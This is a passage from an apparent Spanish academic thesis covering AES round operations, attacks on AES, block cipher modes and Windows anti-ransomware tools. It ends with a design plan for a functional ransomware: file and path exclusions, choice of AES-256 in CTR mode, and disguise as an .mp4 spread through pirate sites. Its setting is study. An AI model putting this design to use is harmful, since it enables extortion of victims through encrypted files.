


Fig. 2.19. Operación Substitute bytes en AES [19].

#### 2.4.4.2. ShiftRows

Se trata de un desplazamiento circular en cada fila, de suerte que la primera fila no se desplaza, la segunda fila se desplaza una vez, la tercera dos y la cuarta tres. Los criterios de diseño fueron [22]:

- Difusión óptima. Los cuatro desplazamientos tienen que ser diferentes.
- Otros efectos de difusión. La resistencia contra ataques diferenciales y ataques de saturación tiene que ser lo máxima posible.




Fig. 2.20. Operación ShiftRows en AES [23].

#### 2.4.4.3. MixColumns

Esta operación consiste en una multiplicación matricial donde cada columna de la matriz de estado es multiplicado por una matriz constante. Esta operación es, *stricto sensu*, una multiplicación modular entre dos polinomios de cuatro términos cuyos coeficientes son elementos de un cuerpo finito o campo de Galois GF(2<sup>8</sup>). Los criterios de desarrollo fueron [22]:

- Dimensión. La transformación debe ser operar en columnas de 4 bytes.
- Linearidad. La transformación debe ser preferentemente lineal en GF(2<sup>8</sup>).
- Difusión. La transformación debe tener una importante difusión de potencia.
- Ejecución en un procesador de 8 bits.

$$\begin{bmatrix} b_{0,j} \\ b_{1,j} \\ b_{2,j} \\ b_{3,j} \end{bmatrix} = \begin{bmatrix} 2 & 3 & 1 & 1 \\ 1 & 2 & 3 & 1 \\ 1 & 1 & 2 & 3 \\ 3 & 1 & 1 & 2 \end{bmatrix} \begin{bmatrix} a_{0,j} \\ a_{1,j} \\ a_{2,j} \\ a_{3,j} \end{bmatrix} \quad 0 \leq j \leq 3$$

Fig. 2.21. Multiplicación matricial de MixColumns en AES [24].




Fig. 2.22. Operación MixColumns en AES [24].

#### 2.4.4.4. AddRoundKey

Aquí encontramos la operación XOR entre cada byte de la matriz de estado y el correspondiente byte de la clave recibida de esa vuelta.




Fig. 2.23. Operación AddRoundKey en AES [24].

#### 2.4.4.5. Seguridad en AES

A lo largo de los últimos años, se han efectuado múltiples ataques contra AES que se tratarán brevemente en esta sección.

El primero se trata de ataques de canal lateral (*Side Channel Analysis*). Esto no es una vulnerabilidad de AES propiamente dicho, sino de su implementación en hardware. Se puede obtener información útil a partir de la medición del tiempo, del consumo energético o fugas electromagnéticas. En 2005 dos investigadores consiguieron deducir la clave de

AES analizando los tiempos de caché en 65 milisegundos [25]. Sin embargo, para este tipo de ataques se debe tener acceso al dispositivo.

Otros ataques son ataques de fallos (*Fault Analysis*). Estos consisten en introducir un error computacional que haga variar el resultado en la salida. Existen diversos tipos:

- *Collision Fault Analysis*: se basa en obtener información haciendo colisionar dos textos intermedios iguales, pero uno de ellos con un error en el cifrado.
- *Ineffective Fault Analysis*: a diferencia del anterior, se utiliza el mismo texto plano de entrada para dar con un fallo que no tenga efecto sobre los textos intermedios ni la salida.
- *Differential Fault Analysis*: se introduce un error en un momento del proceso para que se propague hasta la salida y se obtengan dos textos cifrados diferentes a partir de un mismo texto plano. Así se pueden comparar ambos textos cifrados e inferir información de las transformaciones aplicadas al texto. En 2003, se efectuó uno de los ataques más efectivos contra AES donde solo eran necesarios pocos textos planos de entrada [26]. Este ataque se convirtió en una referencia y se desarrollaron mejoras de este.




Fig. 2.24. Propagación de un fallo en un byte de entrada en la octava ronda [27].

Además, en 2011 [28], un investigador de la Universidad Católica de Leuven consiguió reducir la complejidad de la clave empleada de 128, 192 y 256 bits a 126, 190 y 254 bits respectivamente empleando un ataque *Meet-in-the-Middle* tal como hemos visto

en el apartado 2.4.3. Sin embargo, los resultados son apenas son notables puesto que la complejidad conseguida sigue siendo considerablemente alta —véase la tabla de la figura 2.9.

#### 2.4.5. Modos de Operación

Un cifrador de bloques tiene un bloque de entrada de texto de  $b$  bits y un bloque de salida de texto cifrado de  $b$  bits. Si la cantidad de texto plano a cifrar es mayor que  $b$ , el texto plano se dividirá en distintos bloques. Sin embargo, si se cifran los bloques con la misma clave surgirán nuevos problemas —ver apartado 2.4.5.1, figura 2.26. Los modos de operaciones definen cómo aplicar repetidamente los cifrados de varios bloques de cierta longitud. Existen cinco modos de operaciones: ECB, CBC, CFB, OFB y CTR.

##### 2.4.5.1. Electronic codebook (ECB)

Este modo divide el texto plano en varios bloques y cifra cada bloque separado utilizando la misma clave. Suele ser empleado para la transmisión de valores individuales como claves.

$$\text{Cifrado: } C_i = E_K(P_i)$$

$$\text{Descifrado: } P_i = D_K(C_i)$$




Fig. 2.25. Modo de operación ECB.

Sin embargo, al cifrar todo con la misma clave se pueden distinguir los patrones del texto plano inicial, es decir, revela información del texto original.

Plaintext



ECB-encrypted




Fig. 2.26. Patrones en el modo de operación ECB.

#### 2.4.5.2. Cipher Block Chaining (CBC)

En este modo, a cada bloque se le aplica XOR con el resultado del cifrado anterior, es necesario entonces un vector de inicialización IV que deben compartir el cifrado y el descifrado.

$$\text{IV: } C_0$$

$$\text{Cifrado: } C_i = E_K(P_i \oplus C_{i-1})$$

$$\text{Descifrado: } P_i = D_K(C_i) \oplus C_{i-1}$$




Fig. 2.27. Modo de operación CBC.

Una de las mayores ventajas de este modo es la auto-sincronización en la transmisión de errores. Es decir, cuando ocurra un error en un bloque, esté solo influirá a los dos siguientes y este error se irá atenuando.




Fig. 2.28. Auto-sincronización de errores en CBC.

#### 2.4.5.3. Cipher Feedback Mode (CFB)

Se cifra el bloque cifrado anterior produciendo una salida pseudoaleatoria y luego se aplica XOR con el bloque de texto plano para producir otro bloque cifrado y como en CBC, es necesario un IV.

IV:  $C_0$

Cifrado:  $C_i = E_K(C_{i-1}) \oplus P_i$

Descifrado:  $P_i = C_i \oplus E_K(C_{i-1})$




Fig. 2.29. Modo de operación CFB.

#### 2.4.5.4. Output Feedback Mode (OFB)

Similar a CFB, sin embargo esta vez se cifra la salida de la operación de cifrado anterior y no del bloque cifrado. En OFB el vector de inicialización debe ser diferente para cada texto plano, de lo contrario la seguridad se ve comprometida.

$$\text{Cifrado: } C_i = E_K^i(IV) \oplus P_i$$

$$\text{Descifrado: } P_i = C_i \oplus E_K^i(IV)$$

$$\text{Nuevo IV: } E_K^i(IV) = IV$$




Fig. 2.30. Modo de operación OFB.

#### 2.4.5.5. Counter Mode (CTR)

Aquí, se cifra siempre el IV, al que se le va sumando un valor en cada bloque, es decir, se convierte en un contador. El bloque cifrado es entonces la operación XOR entre el bloque de texto el contador cifrado. OFB y CTR son modos que transforman el cifrado de bloques en un cifrado de flujo, es decir, vuelve el cifrado paralelizable. Sin embargo, CTR destaca por una rapidez de cifrado bastante superior.

$$\text{Cifrado: } C_i = E_K(IV + i) \oplus P_i$$

$$\text{Descifrado: } P_i = C_i \oplus E_K(IV + i)$$




Fig. 2.31. Modo de operación CTR.

## 2.5. Detectores de Ransomware

Para cerrar el capítulo 2, trataremos algunos casos de softwares conocidos que dicen ofrecer soluciones contra Ransomwares en Windows. Veremos sus estrategias para evitar o mitigar estos ataques con el fin de obtener algunos puntos claves para un posterior desarrollo de un detector de ransomwares.

### 2.5.1. WinAntiRansom

Se trata de un programa comercial para Windows y uno de los pocos capaz de detectar los dos tipos de ransomwares existentes —véase apartado 2.3.1—. Este software comenzará descubriendo programas que añadirá a una lista blanca que el propio usuario puede revisar. Además, recoge los nuevos programas ejecutados y los agrega a la lista blanca o no dependiendo de los criterios que se hayan configurado. Por último, puede bloquear la ejecución de cualquier programa y acceder al historial de los últimos 500 archivos modificados.




Fig. 2.32. Detector WinAntiRansom [29]

WinAntiRansom emplea un sistema de cuatro capas de protección contra ransomwares, cada capa engloba un tipo de acción posible. Las capas son:

- Acciones preventivas: bloquea la ejecución de programas cuyo comportamiento sea similar al de un ransomware.
- Acciones de SafeZone: permite seleccionar una carpeta para proteger concretamente. Bloquea el acceso de los programas, exceptuando los de la lista blanca, a dicha carpeta.
- Acciones de bloqueo de red: No permite el acceso a la red a programas que no estén en la lista blanca.
- Acciones de registro protegido: protege los registros de Windows para que no sean modificados por programas que no estén, una vez más, en la lista blanca.

### 2.5.2. CryptoPrevent

Esta herramienta fue diseñada contra CryptoLocker, tratado en la sección 2.3.2.1, sin embargo, ha evolucionado hasta tratar contra una amplia gama de ransomwares y más programas maliciosos. Este software emplea las políticas de restricción de softwares para evitar la ejecución de ransomwares. Modifica dichas políticas para evitar que se inicien ejecutables en localizaciones específicas.



Fig. 2.33. Detector CryptoPrevent [30]

Por otro lado, igual que WinAntiRansom, tiene una lista blanca para permitir que ciertos programas no sean bloqueados.

### 2.5.3. Malwarebytes Anti-Ransomware

Desarrollado por la empresa de seguridad informática Malwarebytes, parte del software CryptoMonitor, de EasySync, mejorando su funcionalidad con creces. Según la propia empresa, este software tiene tres tecnologías [31]:

- Tecnología de prevención: detecta y bloquea los intentos de utilizar *exploits* de las aplicaciones para ejecutar código.
- Tecnología de detección: empleando aprendizaje automático, implementa un modelo de detección de anomalías para identificar ejecutables maliciosos.
- Tecnología de respuesta: anula el impacto del ransomware mediante copias de seguridad periódicas.




Fig. 2.34. Detector Malwarebytes Anti-Ransomware [30]

### 3. DISEÑO Y DESARROLLO DE UN RANSOMWARE

El presente capítulo versará sobre el diseño y desarrollo de un ransomware funcional en Python. Comenzará con la explicación de las características escogidas basándose en la teoría expuesta anteriormente para continuar con la implementación y desarrollo del software. El resultado final debe tener la forma de un ejecutable *.exe* capaz de cifrar los archivos de un ordenador Windows.

Por otra parte, y de manera análoga, se detallará el diseño y desarrollo del descifrador asociado al ransomware. Este descifrador es entregado a la víctima una vez ha pagado el rescate impuesto por el atacante. Al igual que el anterior, debe tener ser un ejecutable *.exe*.

#### 3.1. Diseño

Atendiendo a la clasificación de la sección 2.3.1, el ransomware se trata de un Cryptoransomware, es decir, la funcionalidad principal será el cifrado de archivos de un dispositivo con fines lucrativos.

Al contrario que otros malwares que se centran en cifrar ciertas carpetas o en ciertas extensiones, este ransomware recorrerá la vía inversa, excluirá:

- Extensiones: se ignorarán archivos cuyas extensiones sean *.exe* o la propia extensión del ransomware, *.encrypt*, de suerte que evitaremos que la víctima cifre dos veces sus archivos haciéndolos irrecuperables.
- Rutas: entre las rutas de cifrado se excluirán algunas críticas, necesarias para el funcionamiento del propio sistema operativo. Estas rutas son: *C:/Program Files*, *C:/Program Files (x86)*, *C:/Windows*, *C:/Boot*, *C:/ProgramData*, *C:/\\$ Recycle.Bin*.
- Tamaño del archivo: para una actuación rápida del ransomware evitaremos todos aquellos archivos cuyo tamaño sea mayor a 300MB.

La característica más importante es quizás el cifrado elegido. En este caso se ha optado por cifrado simétrico, puesto que la tarea de la transmisión segura de la clave será relegada a la comunicación entre ransomware-servidor.

En base a esta elección se nos presentan dos opciones, cifrado por bloques o cifrado de flujo. Es cierto que el cifrado de flujo aporta mayor velocidad en el cifrado, sin embargo, es preciso recordar lo que ya se comentó al final del apartado 2.4.2.1: el cifrado de flujo es vulnerable a ataques *Known Plaintext Attack*. Por lo que, a mi juicio, este cifrado se convierte en una opción muy desacertada. La opción restante sería pues cifrado de

bloques. Dentro de este tipo de cifrado, la elección es fácil, AES-256 es el cifrado más resistente a cualquier tipo de ataques y a criptoanálisis.

Por último, resta precisar el modo de operación que empleará AES-256. En el apartado 2.4.5 se presentan todos los modos con sus ventajas y desventajas, de aquí sacamos las siguientes conclusiones: el modo de operación ECB no es un acierto debido a la permanencia de patrones (figura 2.26) y la auto-sincronización de CBC y CFB no es necesario en este tipo de aplicaciones. Los modos que quedan son OFB y CTR quienes destacan, especialmente CTR por su velocidad de cifrado y por ser paralelizable. La elección final será, pues, CTR.

Finalmente, el ejecutable simulará ser una película —es decir, un archivo *.mp4*— que se supondrá ya en el ordenador de la víctima. Este archivo puede haber sido descargado de una sitio web de películas piratas donde abundan los sitios web engañosos y una víctima sin mucho conocimiento puede creer haber descargado un archivo fiable.

### 3.2. Ransomware

